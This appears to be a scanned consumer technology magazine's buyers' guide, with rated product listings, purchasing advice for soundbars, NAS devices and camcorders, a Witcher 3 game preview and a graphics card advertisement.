**COMPUTER SHOPPER** **SAMSUNG BD-H6500**  
BEST BUY ★★★★★

£107 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

This 3D-capable Blu-ray player produces a great picture, offers an excellent range of Smart TV services and provides the best DVD upscaling we've seen at this price.

BLU-RAY PROFILE BD-Live (Profile 5) • HDMI VERSION 1.4 • 3D CAPABLE Yes • NETWORKING 1x 10/100, 802.11n • WARRANTY One year RTB • PART CODE BD-H6500 • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Oct 2014



**COMPUTER SHOPPER** **LG NB3540**  
RECOMMENDED ★★★★★

£199 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

The NB3540 may not have many ports, but this simple 2.1-channel soundbar and wireless subwoofer is incredibly stylish and produces fantastic sound for the price.

SPEAKERS 2 • RMS POWER OUTPUT 160W • DIMENSIONS 770x75x35mm (soundbar), 196x297x390mm (subwoofer) • WEIGHT 1.3kg • DOCK CONNECTOR N/A • NETWORKING Bluetooth 3.0 • WARRANTY One year RTB • PART CODE NB3540 • DETAILS [www.lg.com/uk](http://www.lg.com/uk) • FULL REVIEW Dec 2014



## AUDIO

**COMPUTER SHOPPER** **PHILIPS Fidelio M2BT**  
BEST BUY ★★★★★

£188 inc VAT • [www.amazon.co.uk](http://www.amazon.co.uk)

The Philips Fidelio M2BT are premium Bluetooth headphones that sound great, look fantastic and are supremely comfortable.

HEADPHONES TYPE On-ear Bluetooth • PLUG TYPE 3.5mm jack plug • WEIGHT 190g • CABLE LENGTH 1.2m • WARRANTY One year RTB • DETAILS [www.philips.co.uk](http://www.philips.co.uk) • PART CODE M2BTBK/00 • FULL REVIEW Apr 2015



**COMPUTER SHOPPER** **BLUESOUND Pulse**  
RECOMMENDED ★★★★★

£600 inc VAT • [www.sevenoakssoundandvision.co.uk](http://www.sevenoakssoundandvision.co.uk)

The audiophile's choice for multiroom audio. The Bluesound Pulse has excellent sound quality, support for high-resolution audio and is compatible with plenty of music-streaming services.

SPEAKERS 5 • RMS POWER OUTPUT 80W • DOCK CONNECTOR None • WIRELESS 802.11n Wi-Fi, 10/100 Ethernet, optional Bluetooth (SBC) • DIMENSIONS 420x190x197mm • WEIGHT 6.1kg • WARRANTY One year RTB • DETAILS [www.bluesound.com](http://www.bluesound.com) • FULL REVIEW Mar 2015



**COMPUTER SHOPPER** **CAMBRIDGE AUDIO G2**  
BEST BUY ★★★★★

£100 inc VAT • [www.richersounds.com](http://www.richersounds.com)

The Cambridge Audio G2 has excellent sound quality for a portable Bluetooth speaker and very respectable battery life.

SPEAKERS 2 • RMS POWER OUTPUT Not disclosed • DOCK CONNECTOR None • WIRELESS Bluetooth (SBC) • DIMENSIONS 189x55x67mm • WEIGHT 650g • WARRANTY One year RTB • DETAILS [www.cambridgeaudio.com](http://www.cambridgeaudio.com) • PART CODE G2 Mini Portable Bluetooth Speaker • FULL REVIEW Mar 2015



**COMPUTER SHOPPER** **APPLE iPod Touch**  
BEST BUY ★★★★★

£200 inc VAT • [store.apple.com/uk](http://store.apple.com/uk)

The fifth iPod Touch is the best device of its kind. Its battery lasts for three days of continuous music playback or eight hours of video. Its display is great and its audio is as reliable as ever, though format support is limited.

CAPACITY (FORMATTED) 32GB • DISPLAY 4in colour LCD touchscreen • SUPPLIED HEADPHONES Earphones • SUPPORTED AUDIO FORMATS AAC, MP3, AIFF, WAV, Audible • WARRANTY One year RTB • PART CODE MD17381/A • DETAILS [www.apple.com/uk](http://www.apple.com/uk) • FULL REVIEW Feb 2013



**COMPUTER SHOPPER** **ARCAM miniBlink**  
RECOMMENDED ★★★★★

£90 inc VAT • [www.petertyson.co.uk](http://www.petertyson.co.uk)

Stream music from your mobile phone or tablet to your hi-fi with the petite and attractive miniBlink. This high-quality Bluetooth receiver sounds good and is delightfully simple to use.

WARRANTY Two years RTB • PART CODE miniBlink • DETAILS [www.arcam.co.uk](http://www.arcam.co.uk) • FULL REVIEW Aug 2014



## Choosing a ...

### Soundbar

**01** If you simply don't have room in your home cinema setup for a set of surround-sound speakers, a soundbar is the next best thing. Whether you opt for a soundbar, which typically sits in front of your TV stand, or a soundplate, which sits underneath your TV, you'll be getting significantly better audio than that provided by the weedy speakers inside today's flatscreen TVs.

**02** If you want to cut down on cable clutter, look for a soundbar with multiple HDMI inputs and outputs as well as Audio Return Channel (ARC). Not all soundbars use HDMI, with many making do with digital optical audio connections instead. This means you'll have to connect Blu-ray players, games consoles and set-top boxes to your TV and run all the audio through a single cable. Also look for phono inputs for connecting older devices and 3.5mm audio jacks for connecting tablets or smartphones.

**03** As with any speaker, the number of speaker drivers inside a soundbar should give a good indication of its audio capabilities. Although this won't tell you everything about sound quality, look out for separate mid-range drivers and tweeters, as these should be able to deliver a wider frequency range than full-range drivers alone.

**04** Bluetooth support is essential if you want to listen to music from a smartphone or tablet without wires. Most soundbars now include Bluetooth as standard, but if your device supports it it's worth looking for a model that includes aptX. This less-lossy codec is capable of higher quality streaming than the standard A2DP profile. Airplay streaming is less common, but iPhone owners should keep an eye out for it.

**05** For a little extra bass, be sure to look for a soundbar with a subwoofer. Many models include a wired sub, but for extra convenience you should look for a model with a wireless subwoofer instead. These can be placed anywhere in a room with a power socket, without having to run a cable back to the soundbar itself.

# Choosing a...

## NAS device

**01** A network-attached storage (NAS) device lets you store media, documents and other files on its hard disks so that you can share them with others on your network. Some have disks already installed, while others are empty enclosures into which you install your own disks.

You should buy one with a Gigabit Ethernet interface, as these provide the highest transfer speeds. To use a NAS device at these speeds, you'll need computers with Gigabit Ethernet network adaptors and a Gigabit Ethernet switch or router. Computers with Fast Ethernet adaptors can still access the NAS device, but only at up to 100Mbit/s (12.5MB/s).

**02** The amount of network storage you need depends on the types of files you use. If you want to store Word and Excel documents, for example, a 1TB device will be more than enough. In fact, a 1TB device will be sufficient for a family's entire media collection. Small businesses should consider higher storage capacities, depending on the nature of the business.

**03** If you can see no end to your storage needs, buy an upgradable NAS device. Many have a USB port for adding an external disk. Devices such as Synology's barebones NAS kits have spare disk trays for cheaper and faster upgrades.

**04** If you want extra protection for your data, look for a device that supports RAID. RAID 1 and RAID 5 arrays reduce the available capacity by duplicating data, but you won't lose it if a disk fails.

**05** If you need access to your files while you're away from home or the office, look for a NAS device with an FTP server. Some can also share a USB printer across your network, saving you the expense of buying an Ethernet printer. A NAS device with a Universal Plug and Play (UPnP) media server can stream your music, photos and videos to a network media player, so you can enjoy your media collection in another room.

## STORAGE



### CRUCIAL M550 1TB

★★★★★

£350 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

This SSD has a massive 1TB capacity, and while it isn't cheap it's certainly great value. The M550 has fantastic performance, too, making it an excellent buy.

CAPACITY 1TB • COST PER GIGABYTE £0.35 • INTERFACE SATA3 • WARRANTY Three years RTB • DETAILS [www.crucial.com/uk](http://www.crucial.com/uk) • PART CODE CT1024M550SSD1 • FULL REVIEW Apr 2015



### WESTERN DIGITAL Red 6TB

★★★★★

£219 inc VAT • [www.dabs.com](http://www.dabs.com)

The Red 6TB combines excellent performance with a high capacity and special firmware, making a hard disk that's perfect for use in NAS enclosures.

CAPACITY 6TB • COST PER GIGABYTE £0.04 • INTERFACE SATA3 • WARRANTY Three years RTB • PART CODE WD60EFRX • DETAILS [www.wdc.com](http://www.wdc.com) • FULL REVIEW Nov 2014



### SYNOLOGY DS214Play

★★★★★

£296 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

This two-bay NAS enclosure transcodes video and audio files on the fly, so you can play them on devices that otherwise wouldn't support them. We had no problem streaming video or audio to any of our devices.

CAPACITY N/A • 3.5in HARD DISK BAYS (FREE) 2(2) • NETWORKING 1x 10/100/1,000 Ethernet • DLNA MEDIA SERVER Yes • PRINT SERVER Yes • DIMENSIONS 165x108x233mm • WARRANTY Two years RTB • PART CODE DS214PLAY • DETAILS [www.synology.com](http://www.synology.com) • FULL REVIEW Mar 2014



### SAMSUNG T1 500GB

★★★★★

£227 inc VAT • [www.scan.co.uk](http://www.scan.co.uk)

The T1 is significantly faster than any USB3 flash drive as it has its own SD controller. Combined with a USB3 connection, it's able to transfer files at unbelievable speeds – then slips into a pocket for taking on the move.

CAPACITY 500GB • COST PER GIGABYTE £0.45 • INTERFACE USB3 • CLAIMED READ 450MB/s • CLAIMED WRITE 450MB/s • WARRANTY Three years RTB • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • PART CODE MU-PS500B/EU • FULL REVIEW Apr 2015



### WESTERN DIGITAL My Passport Ultra 1TB

★★★★★

£55 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

This compact 5,400rpm USB3 external hard disk comes with excellent backup and encryption software. We reviewed the 1TB model, which is a bargain, but for an extra £35 you can pick up the 2TB version.

CAPACITY 1TB • COST PER GIGABYTE £0.05 • SPINDLE SPEED 5,400rpm • INTERFACES USB3 • DIMENSIONS 15x82x111mm • WARRANTY Three years RTB • PART CODE WDBZFP0010BBK • DETAILS [www.wdc.com](http://www.wdc.com) • FULL REVIEW Sep 2013



## PRINTERS AND SCANNERS



### XEROX Phaser 3610

★★★★★

£308 inc VAT • [www.printerland.co.uk](http://www.printerland.co.uk)

The Phaser 3610 is a mono laser printer for small firms and workgroups. It's fast, reaching 47ppm in our tests, and has a claimed monthly duty cycle of up to 110,000 pages. Best of all, at 1.1p per page it's cheap to run.

TECHNOLOGY Mono laser • MAXIMUM PRINT RESOLUTION 1,200x1,200dpi • DIMENSIONS 315x393x426mm • WEIGHT 13kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • PART CODE 3610V\_DN • DETAILS [www.xerox.co.uk](http://www.xerox.co.uk) • FULL REVIEW Jan 2014



### CANON i-SENSYS LBP7780Cx

★★★★★

£417 inc VAT • [www.ballicom.co.uk](http://www.ballicom.co.uk)

It's somewhat expensive to buy, but the Canon i-SENSYS LBP7780Cx is very cheap to run and produces impressively high-quality prints.

TECHNOLOGY Single-pass colour laser • MAXIMUM PRINT RESOLUTION 600x600dpi • DIMENSIONS 400x517x530mm • WEIGHT 31kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • DETAILS [www.canon.co.uk](http://www.canon.co.uk) • PART CODE 6140B010AA • FULL REVIEW Mar 2015



### EPSON WorkForce WF-100W

★★★★☆

£189 inc VAT • [www.morecomputers.com](http://www.morecomputers.com)

This flexible portable printer can be taken just about anywhere – just don't expect high speeds or low print costs.

TECHNOLOGY Piezo inkjet • MAXIMUM PRINT RESOLUTION 5,760x1,440dpi • DIMENSIONS 61x309x154mm • WEIGHT 1.6kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year RTB • DETAILS [www.epson.co.uk](http://www.epson.co.uk) • FULL REVIEW Mar 2015



### CANON Pixma MG5650

★★★★★

£72 inc VAT • [www.printerland.co.uk](http://www.printerland.co.uk)

This multifunction peripheral provides duplex printing and Wi-Fi, as well as good-quality scans, prints and copies, and at 7.3p per page its running costs are fairly low. It's an excellent general-purpose MFP.

TECHNOLOGY Thermal inkjet • MAXIMUM PRINT RESOLUTION 4,800x1,200dpi • SCANNER RESOLUTION 1,200x2,400dpi • DIMENSIONS 148x455x369mm • WEIGHT 6.3kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year RTB • PART CODE 9487B008AA • DETAILS [www.canon.co.uk](http://www.canon.co.uk) • FULL REVIEW Dec 2014



### HP Officejet Pro X476dw

★★★★★

£330 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

It might be an inkjet, but HP's MFP beats many colour lasers in terms of speed, print quality and running costs.

TECHNOLOGY Thermal inkjet • MAXIMUM PRINT RESOLUTION 2,400x1,200dpi • SCANNER RESOLUTION 1,200x1,200dpi • DIMENSIONS (HXWXD) 517x517x399mm • WEIGHT 24kg • MAXIMUM PAPER SIZE A4/legal • WARRANTY One year onsite • DETAILS [www.hp.co.uk](http://www.hp.co.uk) • PART CODE CN461A • FULL REVIEW Mar 2015





## NETWORKS

PORTABLE 3G ROUTER

**COMPUTER SHOPPER**  
RECOMMENDED

**TP-LINK** M5350

★★★★★

£40 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

The M5350 is a bargain portable 3G router that's easy to set up and use. Its screen could be bigger, but the icons are clearly displayed. It's great for making the most of your data SIM.

MODEM 3G • WI-FI STANDARD 802.11n • USB PORTS None • WALL MOUNTABLE? No • WARRANTY Three years RTB • PART CODE M5350 • DETAILS [uk.tp-link.com](http://uk.tp-link.com) • FULL REVIEW Dec 2014



MODERN ROUTER

**COMPUTER SHOPPER**  
BEST BUY

**ASUS** DSL-AC68U

★★★★★

£180 inc VAT • [www.pcworld.co.uk](http://www.pcworld.co.uk)

The DSL-AC68U combines high-speed performance with the ability to use a 3G or 4G modem, operate as a NAS and share a USB printer.

MODEM ADSL2+/VDSL2 • WI-FI STANDARD 802.11ac • STATED SPEED 1,300Mbit/s • USB PORTS 1x USB3 • WARRANTY Three years RTB • PART CODE DSL-AC68U • DETAILS [www.asus.com](http://www.asus.com) • FULL REVIEW Jan 2015



WI-FI RANGE EXTENDER

**COMPUTER SHOPPER**  
RECOMMENDED

**NETGEAR** AC750-Wi-Fi Range Extender

★★★★★

£66 inc VAT • [www.dabs.com](http://www.dabs.com)

This Wi-Fi extender helps liven up the Wi-Fi deadzones in your home or office. It works on both the 2.4GHz and 5GHz bands simultaneously, and it even has an Ethernet port that's ideal for connecting devices such as games consoles and smart TVs.

WARRANTY Two years RTB • DETAILS [www.netgear.co.uk](http://www.netgear.co.uk) • PART CODE EX6100-100UKS • FULL REVIEW Nov 2014



POWERLINE KIT

**COMPUTER SHOPPER**  
RECOMMENDED

**DEVOLO** dLAN 1200+ Starter Kit

★★★★★

£160 inc VAT • [www.dabs.com](http://www.dabs.com)

Devolo's dLAN 1200+ is the fastest Powerline networking kit we've seen, even if you're limited to a single Gigabit Ethernet connection. The passthrough sockets are very convenient too.

POWERLINE NETWORKING STANDARD HomePlug • STATED SPEED 1,200Mbit/s • ADAPTORS IN BOX 2 • WARRANTY Three years RTB • PART CODE 09378 • DETAILS [www.devolo.com/uk](http://www.devolo.com/uk) • PART CODE 09378 • FULL REVIEW Feb 2015



WIRELESS ROUTER

**COMPUTER SHOPPER**  
BEST BUY

**LINKSYS** WRT1900AC

★★★★★

£200 inc VAT • [www.dabs.com](http://www.dabs.com)

The WRT1900AC's Wi-Fi performance is superb whether you're using 802.11ac or 802.11n equipment, and its many features make it a must-buy for those who like to tinker.

MODEM None • WI-FI STANDARD 802.11ac • STATED SPEED 1,300Mbit/s • USB PORTS 2 • WALL MOUNTABLE Yes • WARRANTY Two years RTB • PART CODE WRT1900AC • DETAILS [www.linksys.com](http://www.linksys.com) • FULL REVIEW Aug 2014



## VIDEO

GAMEPLAY RECORDER

**COMPUTER SHOPPER**  
RECOMMENDED

**HAUPPAUGE** HD PVR Rocket

★★★★★

£115 inc VAT • [www.ebuyer.com](http://www.ebuyer.com)

The HD PVR Rocket lets you record your gameplay from a PC or games console, including your own commentary. It's well designed, with a large red Record button and the ability to record directly to a USB drive.

WARRANTY Two years RTB • PART CODE 1527 • DETAILS [www.hauppage.co.uk](http://www.hauppage.co.uk) • FULL REVIEW Apr 2013



CAMCORDER

**COMPUTER SHOPPER**  
BEST BUY

**PANASONIC** HC-X920

★★★★★

£690 inc VAT • [www.purewell.co.uk](http://www.purewell.co.uk)

This camcorder uses three 1/2.3in BSI MOS sensors to record Full HD video with excellent colour reproduction and tremendous detail. Its built-in Wi-Fi adaptor lets you connect to a smartphone or stream video over your network.

OPTICAL ZOOM 12x • SENSOR 3x 1/2.3in BSI MOS • LCD SCREEN 3.7in LCD, 1,152,000 dots • DIMENSIONS 72x67x150mm • WEIGHT 471g • WARRANTY One year RTB • PART CODE HC-X920EB-K • DETAILS [www.panasonic.co.uk](http://www.panasonic.co.uk) • FULL REVIEW May 2013



CAMCORDER

**COMPUTER SHOPPER**  
BEST BUY

**CANON** Legria HF G30

★★★★★

£949 inc VAT • [www.johnlewis.com](http://www.johnlewis.com)

This fantastic enthusiast camcorder has a capacitive touchscreen monitor, a great electronic viewfinder and a sensible array of function buttons. Its image quality is excellent, too.

OPTICAL ZOOM 20x • SENSOR 1/2.3in CMOS • LCD SCREEN 3.7in LCD, 1,230,000 dots • DIMENSIONS 84x189x182mm • WEIGHT 900g • WARRANTY One year RTB • PART CODE 8454B009AA • DETAILS [www.canon.co.uk](http://www.canon.co.uk) • FULL REVIEW Sep 2013



SMART TV ADAPTOR

**COMPUTER SHOPPER**  
RECOMMENDED

**AMAZON** Fire TV

★★★★★

£64 inc VAT • [www.amazon.co.uk](http://www.amazon.co.uk)

Fire TV provides access to Amazon's Instant Video service, as well as on-demand services such as BBC iPlayer. You also get access to apps and games from Amazon's App Store, which can take advantage of the optional Amazon Fire TV game controller, making the Fire TV a simple games console.

VIDEO OUTPUTS HDMI • NETWORKING 802.11n (dual band) • DIMENSIONS 78x28x12mm • STREAMING FORMATS UPnP, AirPlay, DLNA • INTERNET STREAMING SERVICES iPlayer, Netflix, Sky News, Spotify, TuneIn Radio, Amazon Instant Video, TVPlayer • WARRANTY One year RTB • PART CODE Fire TV • DETAILS [www.amazon.co.uk](http://www.amazon.co.uk) • FULL REVIEW Dec 2014



ACTION CAMERA

**COMPUTER SHOPPER**  
RECOMMENDED

**PANASONIC** HX-A500E

★★★★★

£249 inc VAT • [www.fotosense.co.uk](http://www.fotosense.co.uk)

This Ultra HD wearable action camera produces excellent video and is comfortable to wear. You can connect it to a smartphone or tablet over Wi-Fi and stream live video to the web, too.

OPTICAL ZOOM None • SENSOR 1/2.3in BSI MOS • LCD SCREEN 1.7in, 115,200 dots • DIMENSIONS Camera: 27x69mm; operating unit: 59.5x94x26.7mm • WEIGHT Camera: 31g; operating unit: 128g • WARRANTY One year RTB • PART CODE HX-A500E • DETAILS [www.panasonic.co.uk](http://www.panasonic.co.uk) • FULL REVIEW Oct 2014



## Choosing a ...

### Camcorder

**01** If you want to shoot simple home movies, buy a basic flash memory camcorder. This should cost around £140 and will produce decent results in most lighting conditions. Check the battery life, which should preferably provide enough power for at least 90 minutes of recording.

**02** Most camcorders are described as HD, but that's no guarantee of good image quality. Ignore the number of pixels the sensor has and concentrate on the size of the sensor itself. The smallest sensors are usually 1/4in, and sizes increase in fractions to around 1/2in. A larger sensor gives you higher video quality and enables you to capture better footage in poor lighting conditions. An alternative technology often found in Panasonic camcorders uses three small sensors instead of one large one to produce excellent image quality.

**03** Most camcorders rely on flash memory or memory cards to store your video. Many manufacturers make a range of near-identical models, although the more expensive devices have additional flash memory built in. Generally speaking, it's cheaper to buy the card-only version of the camera and a couple of 16GB memory cards than to invest in a model that has built-in flash memory. DVD and hard disk camcorders are out of date and will probably be discontinued models. Avoid them.

**04** If you're planning to shoot something more than just a family holiday, you'll want extra features. A good manual focus control allows for more flexible camerawork, while an accessory shoe and microphone input lets you use an external microphone, improving audio quality greatly.

**05** If you're really serious about film-making then buying a few additional accessories will make all the difference to the results. A tripod will improve your footage more than splashing out on a big sensor would. Spare batteries are essential for longer shoots, and some decent video-editing software will help you to produce a more polished result.

## PREVIEW...

# The Witcher 3: Wild Hunt

**THE WITCHER IS** a series that has remained under the radar of all but the most ardent action-RPG aficionados. The third game, Wild Hunt, looks set to change that.

It's an open-world RPG set in a medieval fantasy world, where you play Geralt of Rivia, one of a dwindling band of witchers, who have been genetically enhanced to become monster-slaying specialists.

Geralt has a steel sword for fighting humans and a silver one for monsters; the combat system is pretty simple, with light and heavy attacks plus parries. Defensive and offensive magic lets you play with temporary defensive bubbles, traps that inflict area-specific damage on enemies and throwable bombs.

Geralt has enhanced senses that let you track footstep trails, bringing an element of detective work to many missions. The Witcher 3 quickly immerses you in its world: all the missions we played were thoroughly memorable and the gameworld has an unusually plausible feel to it. We helped a woodsman in one mission, during which it emerged he had been exiled from his village for being gay; Geralt's conversational options were pleasingly non-judgmental.

We were able to delve into the attributes/abilities/perks tree after a bit of levelling up. There's a vast amount of choice regarding how to spend your XP, ranging from core offensive and defensive attributes, to new signs and alchemy abilities. All you need, in other words, to shape Geralt according to your favoured playing style.

Visually and environmentally The Witcher 3 is as state-of-the-art as you would expect, with villages, swamps, forts and forests all open for exploration. Developer CD Projekt Red says it has the biggest medieval city ever seen in a game.

The runes appear most favourable for The Witcher 3: Wild Hunt. It looks spectacular, is distinctive and memorable in terms of storyline and peripheral characters, the combat system is spot on and the areas we explored were huge. There's no doubt that it has what it takes to keep RPG aficionados thoroughly immersed for many months.

The Witcher 3: Wild Hunt will arrive on PC and next-generation consoles in May.



## SOFTWARE

VIDEO EDITING



### ADOBE Premiere Elements 13

★★★★★

£80 inc VAT • [www.johnlewis.com](http://www.johnlewis.com)

Premiere Elements 13 offers a wealth of features to keep advanced video editors happy and has even more to help new users make the most of it. It's the best consumer video-editing package you can buy.

OS SUPPORT Windows 7, 8 • MINIMUM CPU 2GHz with SSE2 • MINIMUM GPU DirectX 9 or 10 • MINIMUM RAM 2GB • HARD DISK SPACE 5GB • DETAILS [www.adobe.com/uk](http://www.adobe.com/uk) • PRODUCT CODE 65234288 • FULL REVIEW Jan 2015



DESKTOP PUBLISHING



### SERIF PagePlus X8

★★★★★

£90 inc VAT • [www.serif.com](http://www.serif.com)

Get full control over the layout and appearance of your documents, from flyers to professional-looking publications. Version 8 adds a baseline grid, making text easier to line up, and improves photo editing.

OS SUPPORT Windows XP or later • MINIMUM CPU Intel Pentium 4 or later, AMD Athlon 64 or later • MINIMUM GPU Not stated • MINIMUM RAM 512MB (Windows XP), 1GB (Vista, 32-bit Windows 7/8), 2GB (64-bit Windows 7/8) • HARD DISK SPACE 510MB • DETAILS [www.serif.com/pageplus](http://www.serif.com/pageplus) • PRODUCT CODE N/A • FULL REVIEW Feb 2015



PHOTO EDITING



### ADOBE Photoshop Elements 13

★★★★★

£65 inc VAT • [www.adobe.com/uk](http://www.adobe.com/uk)

Elements might not have all the features of the full version of Photoshop, but it's still our favourite photo-editing package, and version 13 is the best yet, thanks to a new Guided mode for newcomers.

OS SUPPORT Windows 7, 8 • MINIMUM CPU 1.6GHz with SSE2 • MINIMUM GPU DirectX 9 or 10 • MINIMUM RAM 2GB • HARD DISK SPACE 5GB • DETAILS [www.adobe.com/uk](http://www.adobe.com/uk) • PRODUCT CODE 65237742 • FULL REVIEW Feb 2015



GRAPHIC DESIGN



### SERIF Affinity Designer

★★★★★

£40 inc VAT • [affinity.serif.com/en-gb](http://affinity.serif.com/en-gb)

The first real competition to Adobe's Illustrator might be an OS X exclusive, but Affinity Designer is a seriously powerful graphic design tool that costs an incredibly reasonable £40.

OS SUPPORT Apple OS X 10.7.5 • MINIMUM CPU Core 2 Duo (64-bit) • MINIMUM GPU Intel HD Graphics • MINIMUM RAM 1GB • HARD DISK SPACE 325MB • DETAILS [affinity.serif.com](http://affinity.serif.com) • PRODUCT CODE Affinity Designer • FULL REVIEW Mar 2015



WEB DESIGN



### XARA Web Designer 10 Premium

★★★★★

£90 inc VAT • [www.xara.com](http://www.xara.com) /uk

This latest version is ideal for creating websites that work well on multiple devices, including phones and tablets. It's perhaps too simple for advanced web designers but is perfect for everyone else.

OS SUPPORT Windows XP or later • MINIMUM CPU Intel Celeron/AMD Sempron • MINIMUM GPU Built-in graphics processor • MINIMUM RAM 500MB • HARD DISK SPACE 300MB • PRODUCT CODE N/A • DETAILS [www.xara.com](http://www.xara.com) • FULL REVIEW Oct 2014



## GAMES

HORROR ADVENTURE



### Alien: Isolation

★★★★★

£18 inc VAT • [www.cdkeys.com](http://www.cdkeys.com)

Creative Assembly's love letter to the original (and best) *Alien* film is an atmospheric and at times deeply chilling romp through abandoned space stations filled with angry xenomorphs. Don't play it in the dark.

AVAILABLE FORMATS PC, PS4, PS3, Xbox One, Xbox 360 • OS SUPPORT Windows 7, 8 • MINIMUM CPU 3.16GHz Intel Core Duo E8500 • MINIMUM GPU 1GB DirectX 11 (AMD Radeon HD 5550 or Nvidia GeForce GT 430) • MINIMUM RAM 4GB • HARD DISK SPACE 35GB • DETAILS [alienisolation.com](http://alienisolation.com) • PRODUCT CODE B00K4L4NUW • FULL REVIEW Jan 2015



MANAGEMENT SIM



### Football Manager 2015

★★★★★

£30 inc VAT • [store.steampowered.com](http://store.steampowered.com)

The 2015 edition of Sega's long-running football management sim is quite possibly more fiendishly difficult than ever before – but that's no bad thing. The Beautiful Game has never been more intricate or detailed.

AVAILABLE FORMATS PC, Mac, Linux • OS SUPPORT Windows XP, Vista, 7, 8 • MINIMUM CPU Intel Pentium 4, Intel Core, AMD Athlon (Windows XP: 1.6GHz+, Vista/7/8: 2.2GHz+) • MINIMUM GPU Nvidia GeForce FX 5900 Ultra, ATI Radeon 9800, Intel GMA X3100 (128MB VRAM) • MINIMUM RAM 1GB • HARD DISK SPACE 3GB • DETAILS [www.footballmanager.com](http://www.footballmanager.com) • PRODUCT CODE 295270 • FULL REVIEW Feb 2015



OPEN WORLD FPS



### Far Cry 4

★★★★☆

£23 inc VAT • [www.game.co.uk](http://www.game.co.uk)

A completely open map to explore, hundreds of collectibles to uncover and an evil warlord that needs overthrowing. It can only be another Far Cry, only this time micro-copters and grenade launchers spice up the action.

AVAILABLE FORMATS PC, PlayStation 3, PS4, Xbox 360, Xbox One • OS SUPPORT Windows 7, 8, 8.1 • MINIMUM CPU 2.6GHz quad-core Intel, 3.2GHz quad-core AMD • MINIMUM GPU Nvidia GTX 460, AMD Radeon HD 5850 • MINIMUM RAM 4GB • HARD DISK SPACE 30GB • DETAILS [far-cry.ubi.com](http://far-cry.ubi.com) • PRODUCT CODE Far Cry 4 • FULL REVIEW Mar 2015



RACER



### Grid: Autosport

★★★★☆

£20 inc VAT • [www.amazon.co.uk](http://www.amazon.co.uk)

Codemasters goes back to its roots, dropping the bloat that diluted previous series entries in order to concentrate on the pure racing experience, without verging into true simulation territory.

AVAILABLE FORMATS PC, PlayStation 3, Xbox 360 • OS SUPPORT Windows Vista, 7, 8 • MINIMUM CPU Intel Core 2 Duo, AMD Athlon X2 • MINIMUM GPU Intel HD 3000/AMD HD 2000/Nvidia GeForce 8000 • MINIMUM RAM 2GB • HARD DISK SPACE 15GB • DETAILS [www.codemasters.com](http://www.codemasters.com) • PRODUCT CODE 255220 • FULL REVIEW Oct 2014



ACTION RPG



### Dark Souls 2

★★★★★

£13 inc VAT • [www.cdkeys.com](http://www.cdkeys.com)

This devilishly difficult action RPG will have you pulling your hair out as the massive bosses and challenging enemies fell your hero for the hundredth time, but you'll always be back for one more try.

AVAILABLE FORMATS PC, Xbox 360, PlayStation 3 • OS SUPPORT Windows 7, 8.1 64-bit • MINIMUM CPU 3.2GHz dual-core Intel, 3.2GHz quad-core AMD • MINIMUM GPU AMD Radeon HD 5870, Nvidia GeForce GTX 9600GT • MINIMUM RAM 2GB • HARD DISK SPACE 12GB • DETAILS [www.darksoulsii.com](http://www.darksoulsii.com) • PRODUCT CODE 236430 • FULL REVIEW Jun 2014





# We're Not **Playing** Around

Cool and Quiet. Made for Extreme Gamers. The **Vapor-X** series.



## **Vapor-X R9 280X OC**

Gold Award Winner!  
3GB GDDR5 Overclocked, Tri-X fans, Vapor-X technology, tons of features. Is there a better R9 280X out there?




## **Vapor-X R9 290 OC**

Gold Award Winner!  
4GB of overclocked GDDR5, Tri-X™ fans, 6 phase power and Vapor-X technology.

## **Vapor-X R9 290X OC**

The Editors Choice Gold Award  
Faster, cooler, quieter Tons of features - for the Extreme Gamer.

✱ Now with 8GB GDDR5!



## **Vapor-X™, hot graphics, kept cool.**

High-end graphics cards use more power, which means they get hotter quicker. With the innovative Vapor-X, we were the very first to apply aerospace-industry vapor chamber technology to graphic cards. It's a pioneering way to accelerate heat away from the graphics chips into the rest of the cooling system. The result? More silent cooling for extreme performance.



**AMD**

**RADEON  
GRAPHICS**

**SAPPHIRE**

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
# How we test

Find out how well products perform with the help of *Computer Shopper's* comprehensive tests

## COMPUTER SHOPPER'S REVIEWS

use some of the most exhaustive testing procedures you'll find in any PC magazine. Every product is subjected to qualitative and quantitative tests that show how it performs in practical use. Graphs for performance, battery-life scores and costs are used in the Reviews section, as shown on the right. Look in the 'Summary of tests' box (below) for details of each test we run.

